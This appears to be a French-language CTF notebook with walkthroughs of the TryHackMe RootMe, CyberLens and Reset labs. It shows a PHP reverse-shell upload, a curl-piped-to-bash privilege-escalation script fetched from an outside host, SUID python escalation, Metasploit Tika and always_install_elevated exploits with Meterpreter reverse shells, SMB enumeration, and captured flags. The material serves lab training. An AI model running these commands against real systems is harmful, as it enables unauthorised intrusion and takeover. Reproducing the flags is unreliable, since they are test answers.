16 <meta charset="UTF-8">
17 <meta name="viewport" content="width=device-width, ini
18 <link rel="stylesheet" href="../../css/panel.css">
19 <script src="../../js/maquina_de_escrever.js">
20 </script>
21 <title>
22 HackIT - Home
23 </title>
24 </head>
25 <body>
26 <div class="first">
27 <div class="main-div">
28 <form action="" method="POST" enctype="multipart/f
29 <p>
30 Select a file to upload:
31 </p>
32 <input type="file" name="fileUpload" class="file
33 <input type="submit" value="Upload" name="submit
34 </input>
35 <p class="success">
36 p arquivo foi upado com sucesso!
37 </p>
38 <a href="../../uploads/rev.php7">
39 Veja!
40 </a>
41 </form>
42 </div>
```

Index of /uploads

Name	Last modified	Size	Description
Parent Directory	-	-	-
? rev.php7	2025-10-04 19:15	9.2K	

Apache/2.4.41 (Ubuntu) Server at 10.10.246.170 Port 80

Ça ne fonctionne pas donc on va uploader une backdoor.



Index of /uploads

Name	Last modified	Size	Description
Parent Directory	-	-	-
backdoor.php7	2025-10-04 19:20	328	
oscpmonkey.php5	2025-10-04 20:10	5.3K	
rev.php7	2025-10-04 19:15	9.2K	

Apache/2.4.41 (Ubuntu) Server at 10.10.246.170 Port 80

```
(alice@alice)-[~/Bureau/THM/CTF/Rootme]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.11.116.117] from (UNKNOWN) [10.10.246.170] 35408
Linux ip-10-10-246-170 5.15.0-139-generic #149-20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 U
GNU/Linux
20:10:16 up 1:30, 0 users, load average: 0.02, 0.01, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

```
CapAmb: WARNING: libcap needs an update (cap=40 should have a name).
0x000001fffffffff=cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setu
id,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap
_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_s
ys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_s
etfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read,38,39,40
CapAmb: WARNING: libcap needs an update (cap=40 should have a name).
0x0000000000000000=

Files with capabilities (limited to 50):
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/snap/core20/2599/usr/bin/ping = cap_net_raw+ep
/snap/snapd/24792/usr/lib/snapd/snap-confine = cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_sys_chr
oot,cap_sys_ptrace,cap_sys_admin+p
/bin/ping = cap_net_raw+ep

Users with capabilities
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#capabilities

Checking misconfigurations of ld.so
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#ldso
/etc/ld.so.conf
Content of /etc/ld.so.conf:
```

CVE-2021-44731-snap-confine-SUID

Local Privilege Escalation Exploit for CVE-2021-44731, snap-confine 2.54.2 and lower

All credit to Qualys for finding this and providing a detailed exploit.

<https://www.qualys.com/2022/02/17/cve-2021-44731/oh-snap-more-lemmings.txt>

Quick and Dirty snap-confine LPE. Will search for vulnerable version of snap-confine, if found will then exploit.

Returns a root shell, catch with netcat

```
$id
uid=1001(vulnchain) gid=1001(vulnchain) groups=1001(vulnchain)
$ curl http://10.8.0.134/snap_confine_LPE.sh | bash
curl http://10.8.0.134/snap_confine_LPE.sh | bash
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 2073 100 2073    0     0 28397      0 --:--:-- --:--:-- --:--:-- 28013
Non-vulnerable version found: 2.54.3
Vulnerable version found: 2.44.3 at /usr/lib/snapd/snap-confine
Vulnerable version found: 2.44.3 at /home/vulnchain/snap-confine
Performing actions with a vulnerable version...
Chosen vulnerable version: 2.44.3
```

```
cd www
www-data@ip-10-10-246-170:/var/www$ ls
ls
html snap user.txt
www-data@ip-10-10-246-170:/var/www$ cat user.txt
cat user.txt
THM{y0u_g0t_a_sh3ll}
```

Find a form to upload and get a reverse shell, and find the flag.

Answer the questions below

user.txt

THM{y0u_g0t_a_sh3ll}

```
cat user.txt
THM{y0u_g0t_a_sh3ll}
www-data@ip-10-10-246-170:/var/www$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python2.7
/usr/bin/at
/usr/bin/chfn
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
/snap/core/8268/bin/mount
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .
./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

```
www-data@ip-10-10-246-170:/var/www$ /usr/bin/python2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
<2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
# whoami
whoami
root
#
```

```
root.txt snap
# cat root.txt
cat root.txt
THM{pr1vl3g3_3sc4l4t10n}
```



RootMe

A ctf for beginners, can you root me?

📶 🤖 ⌚ 45 min 👥 159,393

🔗 Share your achievement

🔑 Start AttackBox

Challenge Description

Welcome to the clandestine world of CyberLens, where shadows dance amidst the digital domain and metadata reveals the secrets that lie concealed within every image. As you embark on this thrilling journey, prepare to unveil the hidden matrix of information that lurks beneath the surface, for here at CyberLens, we make metadata our playground.

In this labyrinthine realm of cyber security, we have mastered the arcane arts of digital forensics and image analysis. Armed with advanced techniques and cutting-edge tools, we delve into the very fabric of digital images, peeling back layers of information to expose the unseen stories they yearn to tell.

Picture yourself as a modern-day investigator, equipped not only with technical prowess but also with a keen eye for detail. Our team of elite experts will guide you through the intricate paths of image analysis, where file structures and data patterns provide valuable insights into the origins and nature of digital artifacts.

At CyberLens, we believe that every pixel holds a story, and it is our mission to decipher those stories and extract the truth. Join us on this exciting adventure as we navigate the digital landscape and uncover the hidden narratives that await us at every turn.

Can you exploit the CyberLens web server and discover the hidden flags?



Things to Note

1. Be sure to add the IP to your /etc/hosts file: `sudo echo 'MACHINE_IP cyberlens.thm' >> /etc/hosts`
2. Make sure you wait 5 minutes before starting so the VM fully starts each service

```
sudo nmap -sVC -p- -Pn 10.10.36.246 --open
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-05 15:47 CEST
Nmap scan report for 10.10.36.246
Host is up (0.029s latency).
Not shown: 61672 closed tcp ports (reset), 3846 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.57 ((Win64))
|_ http-server-header: Apache/2.4.57 (Win64)
|_ http-title: CyberLens: Unveiling the Hidden Matrix
|_ http-methods:
|_   Potentially risky methods: TRACE
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ ssl-date: 2025-10-05T13:48:46+00:00; -31s from scanner time.
|_ ssl-cert: Subject: commonName=CyberLens
|_ Not valid before: 2025-10-04T13:44:45
|_ Not valid after: 2026-04-05T13:44:45
|_ rdp-ntlm-info:
|_   Target_Name: CYBERLENS
|_   NetBIOS_Domain_Name: CYBERLENS
|_   NetBIOS_Computer_Name: CYBERLENS
|_   DNS_Domain_Name: CyberLens
|_   DNS_Computer_Name: CyberLens
|_   Product_Version: 10.0.17763
|_ System_Time: 2025-10-05T13:48:38+00:00
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
7680/tcp  open  pando-pub?
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  msrpc        Microsoft Windows RPC
49676/tcp open  msrpc        Microsoft Windows RPC
61777/tcp open  http         Jetty 8.y.z-SNAPSHOT
|_ http-title: Site doesn't have a title (text/plain).
|_ http-cors: HEAD GET
|_ http-server-header: Jetty(8.y.z-SNAPSHOT)
|_ http-methods:
|_   Potentially risky methods: PUT
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Host script results:

```
| smb2-security-mode:
|   3:1:1:
|_   Message signing enabled but not required
|_ clock-skew: mean: -31s, deviation: 0s, median: -31s
| smb2-time:
|   date: 2025-10-05T13:48:40
|_ start_date: N/A
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.
Nmap done: 1 IP address (1 host up) scanned in 90.64 seconds

WELCOME TO CYBERLENS

Welcome to the clandestine world of CyberLens, where shadows dance amidst the digital domain and metadata reveals the secrets that lie concealed within every image. As you embark on this thrilling journey, prepare to unveil the hidden matrix of information that lurks beneath the surface, for here at CyberLens, we make metadata our playground.

[Contact Us](#)

CyberLens Image Extractor

In this labyrinthine realm of cybersecurity, we have mastered the arcane arts of metadata extraction, the all-seeing eye that gazes into the depths of files, extracting their hidden truths. With the CyberLens Image Extractor as our trusty sidekick, we delve into the very fabric of digital images, peeling back layers of metadata to expose the unseen stories they yearn to tell.

 No file selected.

Welcome to the Apache Tika 1.17 Server

For endpoints, please see <https://wiki.apache.org/tika/TikaJAXRS> and <http://tika.apache.org/1.17/miredot/index.html>

- **PUT** [/detect/stream](#)
Class: org.apache.tika.server.resource.DetectorResource
Method: detect
Produces: text/plain
- **GET** [/detectors](#)
Class: org.apache.tika.server.resource.TikaDetectors
Method: getDetectorsHTML
Produces: text/html
- **GET** [/detectors](#)
Class: org.apache.tika.server.resource.TikaDetectors
Method: getDetectorsJSON
Produces: application/json
- **GET** [/detectors](#)
Class: org.apache.tika.server.resource.TikaDetectors
Method: getDetectorsPlain
Produces: text/plain
- **POST** [/language/stream](#)
Class: org.apache.tika.server.resource.LanguageResource
Method: detect
Produces: text/plain
- **POST** [/language/string](#)
Class: org.apache.tika.server.resource.LanguageResource
Method: detect
Produces: text/plain
- **PUT** [/meta](#)
Class: org.apache.tika.server.resource.MetadataResource
Method: getMetadata
Produces: text/csv
Produces: application/json
Produces: application/rdf+xml
- **POST** [/meta/form](#)
Class: org.apache.tika.server.resource.MetadataResource
Method: getMetadataFromMultipart
Produces: text/csv
Produces: application/json
Produces: application/rdf+xml

<https://www.exploit-db.com/exploits/47208>

```
msf exploit(windows/http/apache_tika_jp2_jscript) > set rhosts 10.10.64.44
rhosts => 10.10.64.44
msf exploit(windows/http/apache_tika_jp2_jscript) > run
[*] Started reverse TCP handler on 10.11.116.117:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target is vulnerable.
[*] Sending PUT request to 10.10.64.44:61777/meta
[*] Command Stager progress - 8.10% done (7999/98798 bytes)
[*] Sending PUT request to 10.10.64.44:61777/meta
[]
```

```
msf exploit(windows/http/apache_tika_jp2_jscript) > run
[*] Started reverse TCP handler on 10.11.116.117:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target is vulnerable.
[*] Sending PUT request to 10.10.64.44:61777/meta
[*] Command Stager progress - 8.10% done (7999/98798 bytes)
[*] Sending PUT request to 10.10.64.44:61777/meta
[*] Command Stager progress - 16.19% done (15998/98798 bytes)
[*] Sending PUT request to 10.10.64.44:61777/meta
[*] Command Stager progress - 24.29% done (23997/98798 bytes)
[*] Sending PUT request to 10.10.64.44:61777/meta
[*] Command Stager progress - 32.39% done (31996/98798 bytes)
[*] Sending PUT request to 10.10.64.44:61777/meta
[*] Command Stager progress - 40.48% done (39995/98798 bytes)
[*] Sending PUT request to 10.10.64.44:61777/meta
[*] Command Stager progress - 48.58% done (47994/98798 bytes)
[*] Sending PUT request to 10.10.64.44:61777/meta
[*] Command Stager progress - 56.67% done (55993/98798 bytes)
[*] Sending PUT request to 10.10.64.44:61777/meta
[*] Command Stager progress - 64.77% done (63992/98798 bytes)
[*] Sending PUT request to 10.10.64.44:61777/meta
[*] Command Stager progress - 72.87% done (71991/98798 bytes)
[*] Sending PUT request to 10.10.64.44:61777/meta
[*] Command Stager progress - 80.96% done (79990/98798 bytes)
[*] Sending PUT request to 10.10.64.44:61777/meta
[*] Command Stager progress - 89.06% done (87989/98798 bytes)
[*] Sending PUT request to 10.10.64.44:61777/meta
[*] Command Stager progress - 97.16% done (95988/98798 bytes)
[*] Sending PUT request to 10.10.64.44:61777/meta
[*] Command Stager progress - 100.00% done (98798/98798 bytes)
[*] Sending stage (177734 bytes) to 10.10.64.44
[*] Meterpreter session 1 opened (10.11.116.117:4444 -> 10.10.64.44:49784) at 2025-10-05 19:41:31 +0200

meterpreter >
```

```
meterpreter > cd desktop
meterpreter > ls
Listing: C:\users\Cyberlens\desktop

Mode                Size      Type      Last modified          Name
-----
100666/rw-rw-rw-   527      fil      2016-06-21 17:36:17 +0200 EC2 Feedback.website
100666/rw-rw-rw-   554      fil      2016-06-21 17:36:23 +0200 EC2 Microsoft Windows Guide.website
100666/rw-rw-rw-   282      fil      2023-06-06 21:48:33 +0200 desktop.ini
100666/rw-rw-rw-    25      fil      2023-06-06 21:54:19 +0200 user.txt

meterpreter > cat users.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > cat user.txt
THM{Tik4-CV3-f0r-7h3-w1n}meterpreter >
```

```
meterpreter > winpeas.exe
[-] Unknown command: winpeas.exe. Run the help command for more details.
meterpreter > background
[*] Backgrounding session 3...
msf exploit(windows/http/apache_tika_jp2_jscript) > search exploit_suggester

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  post/multi/recon/local_exploit_suggester .              normal No     Multi Recon Local Exploit Suggester

Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester
msf exploit(windows/http/apache_tika_jp2_jscript) >
```

```
msf exploit(windows/http/apache_tika_jp2_jscript) > search exploit_suggester

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  post/multi/recon/local_exploit_suggester .              normal No     Multi Recon Local Exploit Suggester

Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf exploit(windows/http/apache_tika_jp2_jscript) > use 0
msf post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

Name             Current Setting  Required  Description
-
SESSION          false           yes       The session to run this module on
SHOWDESCRIPTION   false           yes       Displays a detailed description for the available exploits

View the full module info with the info, or info -d command.

msf post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf post(multi/recon/local_exploit_suggester) > run
[*] 10.10.64.44 - Collecting local exploits for x86/windows ...
/usr/share/metasploit-framework/lib/rex/proto/ldap.rb:13: warning: already initialized constant Net::LDAP::WhoamiOid
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/net-ldap-0.20.0/lib/net/ldap.rb:344: warning: previous definition of WhoamiOid was here
[*] Collecting exploit 260 / 2547
```

```
msf post(multi/recon/local_exploit_suggester) > run
[*] 10.10.64.44 - Collecting local exploits for x86/windows ...
/usr/share/metasploit-framework/lib/rex/proto/ldap.rb:13: warning: already initialized constant Net::LDAP::WhoamiOid
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/net-ldap-0.20.0/lib/net/ldap.rb:344: warning: previous definition of WhoamiOid was here
[*] 10.10.64.44 - 206 exploit checks are being tried...
[*] 10.10.64.44 - exploit/windows/local/always_install_elevated: The target is vulnerable.
[*] 10.10.64.44 - exploit/windows/local/bypassuac_comhijack: The target appears to be vulnerable.
[*] 10.10.64.44 - exploit/windows/local/bypassuac_sluihijack: The target appears to be vulnerable.
[*] 10.10.64.44 - exploit/windows/local/cve_2020_1048_printerdemon: The target appears to be vulnerable.
[*] 10.10.64.44 - exploit/windows/local/cve_2020_1337_printerdemon: The target appears to be vulnerable.
[*] 10.10.64.44 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated.
[*] Running check method for exploit 42 / 42
[*] 10.10.64.44 - Valid modules for session 1:

#  Name                                     Potentially Vulnerable?  Check Result
-  -
1  exploit/windows/local/always_install_elevated  Yes                      The target is vulnerable.
2  exploit/windows/local/bypassuac_comhijack      Yes                      The target appears to be vulnerable.
3  exploit/windows/local/bypassuac_sluihijack     Yes                      The target appears to be vulnerable.
4  exploit/windows/local/cve_2020_1048_printerdemon  Yes                      The target appears to be vulnerable.
5  exploit/windows/local/cve_2020_1337_printerdemon  Yes                      The target appears to be vulnerable.
6  exploit/windows/local/ms16_032_secondary_logon_handle_privesc  Yes                      The service is running, but could not be validated.
7  exploit/windows/local/adobe_sandbox_adobecollabsync  No                      Cannot reliably check exploitability.
8  exploit/windows/local/agnitum_outpost_acc       No                      The target is not exploitable.
```

```
[*] Post module execution completed
msf post(multi/recon/local_exploit_suggester) > use exploit/windows/local/always_install_elevated
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/local/always_install_elevated) > show options

Module options (exploit/windows/local/always_install_elevated):
```

Name	Current Setting	Required	Description
SESSION		yes	The session to run this module on

```

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Windows

View the full module info with the info, or info -d command.
msf exploit(windows/local/always_install_elevated) >
```

```
msf exploit(windows/local/always_install_elevated) > set lhost 10.11.116.117
lhost => 10.11.116.117
msf exploit(windows/local/always_install_elevated) > set lport 443
lport => 443
msf exploit(windows/local/always_install_elevated) > set session 1
session => 1
msf exploit(windows/local/always_install_elevated) > run
[*] Started reverse TCP handler on 10.11.116.117:443
[*] Uploading the MSI to C:\Users\CYBERL-1\AppData\Local\Temp\1\eebdmdJftgSn.msi ...
[*] Executing MSI ...
```

```
meterpreter > guid
[+] Session GUID: 46d0333b-5174-40c7-8bdc-5f68528da69a
meterpreter > uuid
[+] UUID: e53e39faf0c8b027/x86=1/windows=1/2025-10-05T17:58:43Z
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

```
meterpreter > cd Desktop\\
meterpreter > ls
Listing: C:\users\Administrator\Desktop
```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	527	fil	2016-06-21 17:36:17 +0200	EC2 Feedback.website
100666/rw-rw-rw-	554	fil	2016-06-21 17:36:23 +0200	EC2 Microsoft Windows Guide.website
100666/rw-rw-rw-	24	fil	2023-11-27 20:50:45 +0100	admin.txt
100666/rw-rw-rw-	282	fil	2021-03-17 16:13:27 +0100	desktop.ini

```

meterpreter > cat admin.txt
THM{3lev@t3D-4-pr1v35c!}meterpreter >
```

Reset

mardi 7 octobre 2025 15:36

Task 1 ☐ Find all the flags!

Step into the shoes of a red teamer in our simulated hack challenge!

Navigate a realistic organizational environment with up-to-date defenses.

Test your penetration skills, bypass security measures, and infiltrate into the system. Will you emerge victorious as you simulate the ultimate organization APT?

Find all the flags!

The VM may take about 5 minutes to completely boot.

```
sudo nmap -sVC -p- -Pn 10.10.23.241 --open
[sudo] Mot de passe de alice :
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-07 15:41 CEST
Nmap scan report for 10.10.23.241
Host is up (0.037s latency).
Not shown: 65513 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-10-07 13:51:23Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: thm.corp0., Site:
Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: thm.corp0., Site:
Default-First-Site-Name)
3269/tcp   open  tcpwrapped
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
|_ ssl-date: 2025-10-07T13:52:51+00:00; -34s from scanner time.
| rdp-ntlm-info:
|   Target_Name: THM
|   NetBIOS_Domain_Name: THM
|   NetBIOS_Computer_Name: HAYSTACK
|   DNS_Domain_Name: thm.corp
|   DNS_Computer_Name: HayStack.thm.corp
|   DNS_Tree_Name: thm.corp
|   Product_Version: 10.0.17763
|_ System_Time: 2025-10-07T13:52:11+00:00
| ssl-cert: Subject: commonName=HayStack.thm.corp
| Not valid before: 2025-10-06T13:36:34
|_ Not valid after: 2026-04-07T13:36:34
5985/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
7680/tcp   open  pando-pub?
9389/tcp   open  mc-nmf       .NET Message Framing
49669/tcp  open  msrpc        Microsoft Windows RPC
49670/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49671/tcp  open  msrpc        Microsoft Windows RPC
49673/tcp  open  msrpc        Microsoft Windows RPC
49676/tcp  open  msrpc        Microsoft Windows RPC
49702/tcp  open  msrpc        Microsoft Windows RPC
50319/tcp  open  msrpc        Microsoft Windows RPC
Service Info: Host: HAYSTACK; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
| smb2-security-mode:
|   3:1:1:
|_ Message signing enabled and required
| smb2-time:
|   date: 2025-10-07T13:52:12
|_ start_date: N/A
|_ clock-skew: mean: -33s, deviation: 0s, median: -34s
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.
Nmap done: 1 IP address (1 host up) scanned in 686.53 seconds

```
(alice@alice)-[~/Bureau/THM/CTF/Reset]
$ nmap -sV --script "ldap+ and not brute" 10.10.23.241
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-07 16:12 CEST
Nmap scan report for 10.10.23.241
Host is up (0.11s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-10-07 14:11:56Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: thm.corp, Site: Default-First-Site)
| ldap-rootdse:
| LDAP Results
| <ROOT>
|   domainFunctionality: 7
|   forestFunctionality: 7
|   domainControllerFunctionality: 7
|   rootDomainNamingContext: DC=thm,DC=corp
|   ldapServiceName: thm.corp:haystack$@THM.CORP
|   isGlobalCatalogReady: TRUE
|   supportedSASLMechanisms: GSSAPI
|   supportedSASLMechanisms: GSS-SPNEGO
|   supportedSASLMechanisms: EXTERNAL
|   supportedSASLMechanisms: DIGEST-MD5
|   supportedLDAPVersion: 3
|   supportedLDAPVersion: 2
|   supportedLDAPPolicies: MaxPoolThreads
|   supportedLDAPPolicies: MaxPercentDirSyncRequests
|   supportedLDAPPolicies: MaxDatagramRecv
|   supportedLDAPPolicies: MaxReceiveBuffer
|   supportedLDAPPolicies: InitRecvTimeout
|   supportedLDAPPolicies: MaxConnections
|   supportedLDAPPolicies: MaxConnIdleTime
|   supportedLDAPPolicies: MaxPageSize
|   supportedLDAPPolicies: MaxBatchReturnMessages
|   supportedLDAPPolicies: MaxQueryDuration
|   supportedLDAPPolicies: MaxDirSyncDuration
|   supportedLDAPPolicies: MaxTempTableSize
|   supportedLDAPPolicies: MaxResultSetSize
|   supportedLDAPPolicies: MinResultSets
|   supportedLDAPPolicies: MaxResultSetsPerConn
|   supportedLDAPPolicies: MaxNotificationPerConn
|   supportedLDAPPolicies: MaxValRange
|   supportedLDAPPolicies: MaxValRangeTransitive
|   supportedLDAPPolicies: ThreadMemoryLimit
|   supportedLDAPPolicies: SystemMemoryLimitPercent
|   supportedControl: 1.2.840.113556.1.4.319
|   supportedControl: 1.2.840.113556.1.4.801
|   supportedControl: 1.2.840.113556.1.4.473
```

On voit un haystack

```
(alice@alice)-[~/Bureau/THM/CTF/Reset]
$ ./kerbrute_linux_amd64 userenum --dc 10.10.23.241 -d thm.corp user

  Kerbrute

Version: v1.0.3 (9dad6e1) - 10/07/25 - Ronnie Flathers @ropnop

2025/10/07 17:00:51 > Using KDC(s):
2025/10/07 17:00:51 > 10.10.23.241:88

2025/10/07 17:00:51 > [+] VALID USERNAME:      haystack@thm.corp
2025/10/07 17:00:51 > Done! Tested 1 usernames (1 valid) in 0.032 seconds
```

```
#THM
10.10.64.44 cyberlens.thm
10.10.23.241 thm.corp HayStack.thm.corp
#onpractice
```

```
(alice@alice)-[~/Bureau/THM/CTF/Reset]
$ smbclient -t \\\10.10.23.241\\
Password for [WORKGROUP\alice]:

  Sharename      Type            Comment
  -----
  ADMIN$         Disk            Remote Admin
  C$              Disk            Default share
  Data            Disk
  IPC$            IPC             Remote IPC
  NETLOGON        Disk            Logon server share
  SYSVOL          Disk            Logon server share

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.23.241 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

```
smb: \onboarding\> get *
NT_STATUS_OBJECT_NAME_INVALID opening remote file \onboarding\*
smb: \onboarding\> ls
.
..
esegxksl.caa.pdf      D      0    Tue Oct 7 17:22:43 2025
m5cizlmf.zba.pdf     A    4700896 Mon Jul 17 10:11:53 2023
vjjj4ngb.ejr.txt     A    3032659 Mon Jul 17 10:12:00 2023
vjjj4ngb.ejr.txt     A      521  Mon Aug 21 20:21:59 2023

7863807 blocks of size 4096. 3024698 blocks available
smb: \onboarding\> cat
```

```

7863807 blocks of size 4096. 3023447 blocks available
smb: \onboarding\> ls
.                D            0 Tue Oct  7 17:25:14 2025
..               D            0 Tue Oct  7 17:25:14 2025
nd2bpb13.wma.pdf A 3032659 Mon Jul 17 10:12:09 2023
so5em2ys.nha.txt A    521 Mon Aug 21 20:21:59 2023
yibuxftl.krw.pdf A 4700896 Mon Jul 17 10:11:53 2023

7863807 blocks of size 4096. 3025399 blocks available
smb: \onboarding\> ls
*[[3- .          D            0 Tue Oct  7 17:25:44 2025
..               D            0 Tue Oct  7 17:25:44 2025
11n3irzv.hs5.txt A    521 Mon Aug 21 20:21:59 2023
cgpkqudi.jsq.pdf A 3032659 Mon Jul 17 10:12:09 2023
z5rph55f.y0s.pdf A 4700896 Mon Jul 17 10:11:53 2023

7863807 blocks of size 4096. 3025399 blocks available

```

```

*~/Bureau/THM/CTF/Reset/vuq5a55u.oga.txt - Mousepad

Fichier Éditer Rechercher Affichage Document Aide

1 Subject: Welcome to Reset - Dear <USER>,Welcome aboard!
2 We are thrilled to have you join our team.
3 As discussed during the hiring process, we are sending you the necessary login information to access your company account.
4 Please keep this information confidential and do not share it with anyone.
5 [The initial passowrd is: ResetMe123!We are confident that you will contribute significantly to our continued success.
6 We look forward to working with you and wish you the very best in your new role.
7 Best regards,The Reset Team

```

ResetMe123!
ON ARRIVE PAS A SE CONNECTER AVEC

```
>> Checking the onboarding directory, looks like the files are been changed, so there must be an active user on this session
```

```

Size           : 4.7 MB
Modification Date/Time : 2025:10:07 17:25:45+02:00
Access Date/Time      : 2025:10:07 17:25:45+02:00
Inode Change Date/Time : 2025:10:07 17:25:45+02:00
Permissions         : -rw-r--r--
Type                : PDF
Type Extension       : pdf
Type                 : application/pdf
Version              : 1.4
Serialized           : No
Link                 : Objects in xref table (515) exceed trailer dictionary Size (206)
Count                : 8

alice@alice)~[~/Bureau/THM/CTF/Reset]
ano exploit.url

alice@alice)~[~/Bureau/THM/CTF/Reset]

..                D            0 Tue Oct  7 17:44:14 2025
hasettmx.e5n.pdf  A 3032659 Mon Jul 17 10:12:09 2023
inxslidio.yfj.txt A    521 Mon Aug 21 20:21:59 2023
y4d23u3a.bev.pdf A 4700896 Mon Jul 17 10:11:53 2023

7863807 blocks of size 4096. 3024272 blocks available
smb: \onboarding\> put exploit.url
putting file exploit.url as \onboarding\exploit.url (1,3 kb/s) (average 1,3 kb/s)
smb: \onboarding\> ls
..                D            0 Tue Oct  7 17:44:25 2025
